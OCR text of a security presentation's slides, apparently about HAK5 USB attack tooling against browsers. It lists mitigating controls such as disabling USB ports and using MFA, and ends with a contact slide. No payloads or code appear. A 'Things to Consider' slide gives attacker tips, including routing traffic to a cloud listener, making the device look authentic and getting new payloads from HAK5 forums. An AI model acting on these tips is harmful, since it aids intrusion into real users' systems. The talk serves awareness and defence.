
fppt.com

Chrome




fppt.com

Chrome




fppt.com

Firefox




fppt.com

Firefox



fppt.com

Demonstration



fppt.com

Mitigating Controls

- Wireless Intrusion Prevention System (WIPS)
- Disable mass storage devices
- Disable USB ports
- User training to encourage responsible USB usage
- Multifactor Authentication
- Cloud Proxy Agent

fppt.com

Things to Consider

- Use proxy settings pointed to cloud listener
- Increasing the authenticity
- Syntax changes for different OS
- New payloads are frequently released on HAK5 forums

fppt.com

Questions

Email: jdorrough3@yahoo.com

fppt.com